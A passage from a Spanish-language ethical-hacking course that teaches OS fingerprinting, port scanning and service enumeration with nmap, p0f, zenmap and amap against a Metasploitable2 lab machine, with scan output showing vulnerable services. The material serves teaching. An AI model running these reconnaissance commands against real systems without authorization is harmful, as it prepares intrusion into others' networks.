<https://nmap.org/>

Una de las características mejores conocidas de Nmap es la detección remota del Sistema Operativo utilizando el reconocimiento de la huella correspondiente a la pila TCP/IP. Nmap envía un serie de paquetes TCP y UDP hacia el host remoto y examina prácticamente cada bit en las respuestas. Después de realizar docenas de pruebas como muestreo ISN TCP, soporte de opciones TCP y ordenamiento, muestreo ID IP, y verificación inicial del tamaño de ventana, Nmap compara los resultados con su base de datos, la cual incluye más de 2,600 huellas para Sistemas Operativos conocidos, e imprime los detalles del Sistema Operativo si existe una coincidencia.

Detección del Sistema Operativo (Nmap):

<https://nmap.org/book/man-os-detection.html>

```
$ sudo nmap -O 192.168.0.58
```

La opción “-O” permite la detección del Sistema Operativo enviando un serie de paquetes TCP y UDP al host remoto, para luego examinar prácticamente cualquier bit en las respuestas.

Adicionalmente se puede utilizar la opción “-A” para habilitar la detección del Sistema Operativo junto con otras cosas.

0b278ef6c67b3c94b092d860a6494dd7b05023dea9ad77c869ee50e2bd96b0c4



```

File Actions Edit View Help
21/tcp  open  ftp
22/tcp  open  ssh
23/tcp  open  telnet
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:A9:53:67 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
kali:kali:~$ 

```

Imagen 5-3. Información del Sistema Operativo de Metasploitable2, obtenidos por nmap.

P0f

<https://lcamtuf.coredump.cx/p0f3/>

P0f es una herramienta la cual utiliza un arreglo de mecanismos sofisticados puramente pasivas de tráfico, para identificar los implicados detrás de cualquier comunicación TCP/IP incidental (frecuentemente algo tan pequeño como un SYN normal, sin interferir de ninguna manera). La versión 3 es una completa reescritura del código base original, incorporando un número significativo de mejoras para el reconocimiento de la huella a nivel de red, y presentando la capacidad de razonar sobre las cargas útiles a nivel de aplicación (por ejemplo HTTP).

```

$ sudo p0f -h
$ sudo p0f -i [Interfaz] -d -o /tmp/resultado_p0f.txt


```

La opción “-i” le indica a p0f3 atender en la interfaz de red especificada.



La opción “-d” genera un bifurcación en segundo plano, esto requiere usar la opción “-o” o “-s”.

La opción “-o” escribe la información capturada a un archivo de registro específico.



The screenshot shows a terminal window titled "kali@kali: ~". The user has run the command `sudo p0f -i eth0 -d -o /tmp/resultado_p0f.txt`. The output indicates that p0f version 3.09b was used by Michal Zalewski. It shows the process starting up, loading 322 signatures from /etc/p0f/p0f.fp, intercepting traffic on interface eth0, and opening the log file /tmp/resultado_p0f.txt for writing. A message at the end says "Good luck, you're on your own now!".

```
kali@kali:~$ sudo p0f -i eth0 -d -o /tmp/resultado_p0f.txt
--- p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> ---

[!] Consider specifying -u in daemon mode (see README).
[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Log file '/tmp/resultado_p0f.txt' opened for writing.
[+] Daemon process created, PID 2989 (stderr not kept).

Good luck, you're on your own now!
kali@kali:~$
```

Imagen 5-4. Ejecución satisfactoria de p0f.

b3c360b65ed0777544bb2b23adb49fdb5f3f7ed8550e1e0ecc8c3cd81713f2a4



```
[2021/07/09 14:37:42] mod=mtu|cli=2800:200:f008:9964:f8c3:cc68:ea80:97f/44398|srv=2607:f8b0:4008:810:0:0:0:2003/80|subj=srv|link=Ethernet or modem|raw_mtu=1500
[2021/07/09 14:37:42] mod=uptime|cli=2800:200:f008:9964:f8c3:cc68:ea80:97f/44398|srv=2607:f8b0:4008:810:0:0:0:2003/80|subj=cli|uptime=4 days 7 hrs 56 min (modulo 49 days)|raw_freq=1011.24 Hz
[2021/07/09 14:37:43] mod=syn|cli=2800:200:f008:9964:f8c3:cc68:ea80:97f/38336|srv=2600:9000:21f2:9a00:a:da5e:7900:93a1/443|subj=cli|os=???|dist=0|params=none|raw_sig=6:64+0:0:1440:mss*45,7:mss,sok,ts,nop,ws:flow:0
[2021/07/09 14:37:43] mod=host change|cli=2800:200:f008:9964:f8c3:cc68:ea80:97f/38336|srv=2600:9000:21f2:9a00:a:da5e:7900:93a1/443|subj=cli|reason=tstamp port|raw_hits=0,2,2
[2021/07/09 14:37:43] mod=mtu|cli=2800:200:f008:9964:f8c3:cc68:ea80:97f/38336|srv=2600:9000:21f2:9a00:a:da5e:7900:93a1/443|subj=cli|link=Ethernet or modem|raw_mtu=1500
[2021/07/09 14:37:43] mod=syn+ack|cli=2800:200:f008:9964:f8c3:cc68:ea80:97f/38336|srv=2600:9000:21f2:9a00:a:da5e:7900:93a1/443|subj=srv|os=???|dist=10|params=none|raw_sig=6:54+10:0:1220:65535,9:mss,sok,ts,nop,ws:flow:0
[2021/07/09 14:37:43] mod=mtu|cli=2800:200:f008:9964:f8c3:cc68:ea80:97f/38336|srv=2600:9000:21f2:9a00:a:da5e:7900:93a1/443|subj=srv|link=GIF|raw_mtu=1280
[2021/07/09 14:37:43] mod=uptime|cli=2800:200:f008:9964:f8c3:cc68:ea80:97f/38336|srv=2600:9000:21f2:9a00:a:da5e:7900:93a1/443|subj=cli|uptime=5 days 19 hrs 50 min (modulo 49 days)|raw_freq=1000.00 Hz
[2021/07/09 14:37:44] mod=syn|cli=192.168.0.98/42944|srv=192.168.0.58/80|subj=cli|os=Linux 2.2.x-3.x|dist=0|params=generic|raw_sig=4:64+0:0:1460:mss*44,7:mss,sok,ts,nop,ws:df,id:+0
[2021/07/09 14:37:44] mod=host change|cli=192.168.0.98/42944|srv=192.168.0.58/80|subj=cli|reason=tstamp port|raw_hits=0,2,2,2
[2021/07/09 14:37:44] mod=mtu|cli=192.168.0.98/42944|srv=192.168.0.58/80|subj=cli|link=Ethernet or modem|raw_mtu=1500
[2021/07/09 14:37:44] mod=syn+ack|cli=192.168.0.98/42944|srv=192.168.0.58/80|subj=srv|os=Linux 2.6.x|dist=0|params=none|raw_sig=4:64+0:0:1460:mss*4,4:mss,sok,ts,nop,ws:df:0
[2021/07/09 14:37:44] mod=mtu|cli=192.168.0.98/42944|srv=192.168.0.58/80|subj=srv|link=Ethernet or modem|raw_mtu=1500
[2021/07/09 14:37:44] mod=http request|cli=192.168.0.98/42944|srv=192.168.0.58/80|subj=cli|app=Firefox 10.x or newer|lang=English|params=none|raw_sig=1:Host,User-Agent,Accept=[text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8],Accept-Language=[en-US,en;q=0.5],Accept-Encoding=[gzip, deflate],DNT=[1],Connection=[keep-alive],Upgrade-Insecure-Requests=[1]:Accept-Charset,Keep-Alive:Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
[2021/07/09 14:37:46] mod=uptime|cli=192.168.0.98/42944|srv=192.168.0.58/80|subj=srv|uptime=0 days 0 hrs 12 min (modulo 497 days)|raw_freq=100.31 Hz
[2021/07/09 14:37:46] mod=http response|cli=192.168.0.98/42944|srv=192.168.0.58/80|subj=srv|app=Apache 2.x|lang=none|params=none|raw_sig=1:Date,Server,X-Powered-By=[PHP/5.2.4-2ubuntu5.10],Keep-Alive=[timeout=15, max=100],Connection=[Keep-Alive],Transfer-Encoding=[chunked],Content-Type:Accept-Ranges:Apache
kali@kali:~$ 
```

Imagen 5-5. Información obtenida por p0f sobre Metasploitable2

Para obtener resultados similares a los expuestos en la Imagen 6-5, se debe establecer una conexión hacia puerto 80 de Metasploitable2 utilizando el siguiente comando, o también utilizando un navegador web.

```
$ echo -e "HEAD / HTTP/1.0\r\n" | nc.traditional -n 192.168.0.58 80
```




Video del Webinar Gratuito: “Netcat para Pentesting”
https://www.reydes.com/d/?q=videos_2017#wgnp



6. Enumeración

El Curso Virtual Forense de Redes está disponible en video:
https://www.reydes.com/d/?q=Curso_Forense_de_Redes





La enumeración es el procedimiento utilizado para encontrar y recolectar información desde los puertos y servicios disponibles en el objetivo de evaluación. Usualmente este proceso se realiza luego de descubrir el entorno mediante el escaneo para identificar los hosts en funcionamiento. Usualmente este proceso se realiza al mismo tiempo del proceso de descubrimiento.

Este y otros temas se incluyen en los siguientes cursos:



Curso de Nmap: https://www.reydes.com/d/?q=Curso_de_Nmap

Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico

Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

6.1 Escaneo de Puertos.

Teniendo conocimiento del rango de la red y las máquinas activas en el objetivo de evaluación, es momento de proceder con el escaneo de puertos para obtener un listado de los puertos TCP y UDP en estado abierto o de atención.

Existen diversas técnicas para realizar el escaneo de puertos, entre las más comunes se enumeran las siguientes:

Escaneo TCP SYN
Escaneo TCP Connect
Escaneo TCP ACK
Escaneo UDP

nmap

<https://nmap.org/>

Muchos de los tipos de escaneo con Nmap están únicamente disponibles para usuarios privilegiados. Esto es porque se envía y recibe paquetes en bruto, lo cual requiere acceso como root en sistemas Linux. Usando una cuenta administrador en Windows es recomendado, aunque Nmap algunas veces funciona para usuarios no privilegiados sobre una plataforma cuando WinPcap ya ha sido cargado en el Sistema Operativo.

Mientras Nmap intenta producir resultados precisos, se debe considerar todos el conocimiento se basan en los paquetes retornados por los máquinas objetivos (o firewalls en frente de estos). Tales hosts pueden ser poco fiables, y enviar respuestas destinadas a confundir a Nmap. Muchos más comunes son los hosts no compatibles con el RFC, los cuales no responden como deberían a las pruebas de Nmap. Los escaneos FIN, NULL, y Xmas son particularmente susceptibles a este problema. Tales problemas son específicos hacia ciertos tipos de escaneo.

Por defecto nmap utiliza un escaneo SYN, pero este es substituido por un escaneo Connect si el



usuario no tiene los privilegios necesarios para enviar paquetes en bruto. Además de no especificarse los puertos, se escanean los 1,000 puertos más populares.

Técnicas para el Escaneo de Puertos (Nmap):

<https://nmap.org/book/man-port-scanning-techniques.html>

```
$ nmap -n -Pn 192.168.0.58
```

The screenshot shows a terminal window titled 'kali@kali: ~' running on a Kali Linux desktop environment. The terminal displays the output of an Nmap scan. The command used was \$ nmap -n -Pn 192.168.0.58. The output shows the following information:

```
kali@kali:~$ nmap -n -Pn 192.168.0.58
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-09 14:47 -05
Nmap scan report for 192.168.0.58
Host is up (0.00071s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds
kali@kali:~$
```

Imagen 6-1. Información obtenida con una escaneo por defecto utilizando nmap

Para definir un conjunto de puertos a escanear contra un objetivo, se debe utilizar la opción “-p” de nmap, seguido de la lista de puertos o rango de puertos.

```
$ sudo -n -Pn nmap -p1-65535 192.168.0.58
$ nmap -p 80 192.168.0.0/24
```



```
$ nmap -p 80 192.168.0.0/24 -oA /tmp/resultado_nmap_p80.txt
```

La opción “-oA” le indica a nmap a guardar a la vez los resultados del escaneo en el formato normal, formato XML, y formato manejable con el comando “grep”. Estos serán respectivamente almacenados en archivos con las extensiones nmap, xml, gnmap.

```
kali@kali: ~
File Actions Edit View Help
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
3632/tcp open distccd
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
6697/tcp open ircs-u
8009/tcp open ajp13
8180/tcp open unknown
8787/tcp open msgsrvr
42533/tcp open unknown
54550/tcp open unknown
54589/tcp open unknown
59624/tcp open unknown
MAC Address: 08:00:27:A9:53:67 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 2.19 seconds
kali@kali:~$
```

Figura 6-2. Resultados obtenidos con nmap al escanear todos los puertos.



Video del Webinar Gratuito: “Nmap para Pentesting”
https://www.reydes.com/d/?q=videos_2018#wgnppt

zenmap

<https://nmap.org/zenmap/>



Zenmap es un GUI (Interfaz Gráfica de Usuario) oficial para el escaner Nmap. Es una aplicación libre multiplataforma (Linux, Windows, Mac OS X, BSD, etc) y open source, el cual facilita el uso de nmap a los principiantes, a la vez de proporcionar características avanzadas para los usuarios más experimentados. Frecuentemente los escaneos utilizados pueden ser guardados como perfiles para hacerlos más fáciles de ejecutar repetidamente. Un creador de comandos permite la creación interactiva de líneas de comando para Nmap. Los resultados de Nmap pueden ser guardados y vistos posteriormente. Los escaneos guardados pueden ser comparados, para ver si difieren. Los resultados de los escaneos recientes son almacenados en una base de datos factible de ser buscada.

```
$ sudo zenmap-kbx
```




Imagen 6-3. Ventana de Zenmap



Video del Webinar Gratuito: "Herramientas Gráficas en Kali Linux"
https://www.reydes.com/d/?q=videos_2016#wghgkl2



6.2 Enumeración de Servicios

La determinación de los servicios en funcionamiento en cada puerto específico puede asegurar una prueba de penetración satisfactoria sobre la red objetivo. También puede eliminar cualquier duda generada durante el proceso de reconocimiento sobre la huella del sistema operativo.

Nmap

<https://nmap.org/>

Nmap puede indicar cuales puertos TCP o UDP está abiertos. Utilizando la base de datos de Nmap de casi 2,200 servicios bien conocidos, Nmap podría reportar aquellos puertos correspondientes a servidores de correo (SMTP), servidores web (HTTP), y servidores de nombres (DNS). Esta consulta es usualmente precisa, la vasta mayoría de demonios en el puerto TCP 25 son de hecho servidores de correo. Sin embargo, podría no ser preciso, pues se pueden ejecutar servicios en puertos extraños.

Al realizar evaluaciones de vulnerabilidades (o incluso inventarios de red) de empresas o clientes, se requiere conocer cuales servidores y versiones de DNS o correo están ejecutando. Tener un número de versión preciso ayuda dramáticamente a determinar a cual código de explotación es vulnerable un servidor. La detección de versión ayuda a obtener esta información.

Después de descubrir los puertos TCP y UDP utilizando algunos de los escaneos proporcionados por Nmap, la detección de versiones interroga estos puertos para determinar más sobre lo cual está actualmente en funcionamiento. La base de datos de Nmap contiene pruebas para consultar diversos servicios y expresiones de correspondencia para reconocer e interpretar las respuestas. Nmap intenta determinar el protocolo del servicio(por ejemplo, FTP, SSH, Telnet, HTTP), el nombre de la aplicación (por ejemplo, ISC BIND, Apache httpd, Solaris telnetd), el número de versión, nombre del host, tipo de dispositivo (ejemplo, impresora, encaminador), familia del sistema operativo (ejemplo, Windows, Linux).

Detección de Servicios y Versiones (Nmap):

<https://nmap.org/book/man-version-detection.html>

```
$ sudo nmap -n -Pn -sV 192.168.0.58
```

La opción “-sV” de nmap habilita la detección de versión.

60e6638efbc612f9058f36b951767ec32414b841175460e63b225a3e40ecb45f



```

Nmap scan report for 192.168.0.58
Host is up (0.00010s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http         Apache httpd (PHP 5.2.4-2ubuntu5.10)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:A9:53:67 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.28 seconds
kali@kali:~$ 

```

Imagen 6-4. Información obtenida del escaneo de versiones con nmap.

Amap

<https://tools.kali.org/information-gathering/amap>

Amap fue una herramienta de primera generación para el escaneo. Intenta identificar aplicaciones incluso si se están ejecutando sobre un puerto diferente al normal. También identifica aplicaciones basados en no ASCII. Esto se logra enviando paquetes activadores, y consultando las respuestas en una lista de cadenas de respuesta.

```
$ amap -h
$ amap -b -q 192.168.0.58 1-1000
```

La opción “-b” de amap imprime los banners en ASCII, en caso alguna sea recibida.

La opción “-q” de amap implica que todos los puertos cerrados o con tiempo de espera alto NO serán



marcados como no identificados, y por lo tanto no serán reportados.

```

kali@kali:~$ amap -b -q 192.168.0.58 1-1000
amap v5.4 (www.thc.org/thc-amap) started at 2021-07-09 15:21:08 - APPLICATION MAPPING mode

Protocol on 192.168.0.58:25/tcp matches smtp - banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\r\n
Protocol on 192.168.0.58:21/tcp matches ftp - banner: 220 (vsFTPD 2.3.4)\r\n530 Please login with USER and PASS.\r\n
Protocol on 192.168.0.58:22/tcp matches ssh - banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\r\nProtocol mismatch.\r\n
Protocol on 192.168.0.58:22/tcp matches ssh-openssh - banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\r\nProtocol mismatch.\r\n
Protocol on 192.168.0.58:80/tcp matches http - banner: HTTP/1.1 200 OK\r\nDate Fri, 09 Jul 2021 202112 GMT\r\nServer Apache\r\nX-Powered-By PHP/5.2.4-2ubuntu5.10\r\nContent-Length 891\r\nConnection close\r\nContent-Type text/html\r\n\r\n<html><head><title>Metasploitable 2 - Linux</title></head><body>\r\n<pre>\nProtocol on 192.168.0.58:23/tcp matches telnet - banner: #
Unrecognized response from 192.168.0.58:512/tcp (by trigger http) received.
Please send this output and the name of the application to vh@thc.org;
0000: 0157 6865 7265 2061 7265 2079 6f75 3f0a [ .Where are you?. ]
Protocol on 192.168.0.58:25/tcp matches nntp - banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\r\n502 5.5.2 Error command not recognized\r\n
Protocol on 192.168.0.58:139/tcp matches mysql - banner:
Protocol on 192.168.0.58:139/tcp matches netbios-session - banner:
Protocol on 192.168.0.58:445/tcp matches mysql - banner:
Protocol on 192.168.0.58:445/tcp matches netbios-session - banner:
Protocol on 192.168.0.58:80/tcp matches http-apache-2 - banner: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\r\n<html><head>\r\n<title>400 Bad Request</title>\r\n</head><body>\r\n<h1>Bad Request</h1>\r\n<p>Your browser sent a request that this server could not understand.<br />\r\n</p>\r\n<hr>\r\n<address>Apache Server at meta
Protocol on 192.168.0.58:445/tcp matches ms-ds - banner: SMBr2A0_tmetasploitable`(+0\f\n+7\n\nNONE
Protocol on 192.168.0.58:139/tcp matches ms-ds - banner: SMBr2A5_tmetasploitable`(+0\f\n+7\n\nNONE
Protocol on 192.168.0.58:513/tcp matches (response_of_many_applications) - banner:
Protocol on 192.168.0.58:53/tcp matches dns - banner: \f

amap v5.4 finished at 2021-07-09 15:21:38
kali@kali:~$ 
```

Imagen 6-5. Ejecución de amap contra el puerto 25

La enumeración DNS es el procedimiento de localizar todos los servidores DNS y entradas DNS de una organización objetivo, para capturar información crítica como nombres de usuarios, nombres de computadoras, direcciones IP, y demás.

La enumeración SNMP permite realizar este procedimiento pero utilizando el protocolo SNMP, lo cual puede permitir obtener información como software instalado, usuarios, tiempo de funcionamiento del sistema, nombre del sistema, unidades de almacenamiento, procesos en ejecución y mucha más información.

Para utilizar las dos herramientas siguientes es necesario modificar una línea en el archivo /etc/snmp/snmpd.conf en Metasploitable2.

```
agentAddress udp:192.168.0.58:161
```



Donde 192.168.0.58 corresponde a la dirección IP de Metasploitable2.

Luego que se han realizado los cambios se debe proceder a iniciar el servicio snmpd, con el siguiente comando:

```
$ sudo /etc/init.d/snmp start
```

snmpwalk

<https://linux.die.net/man/1/snmpwalk>

snmpwalk es una aplicación SNMP la cual utiliza peticiones GETNEXT para consultar una entidad de red por un árbol de información.

Un OID (Object IDentifier) o Identificador de Objeto puede ser definido en la línea de comando. Este OID especifica cual porción del espacio del identificar de objetivo será buscado utilizando peticiones GETNEXT. Todas las variables en la rama a continuación del OID definido son consultados, y sus valores presentados al usuario.

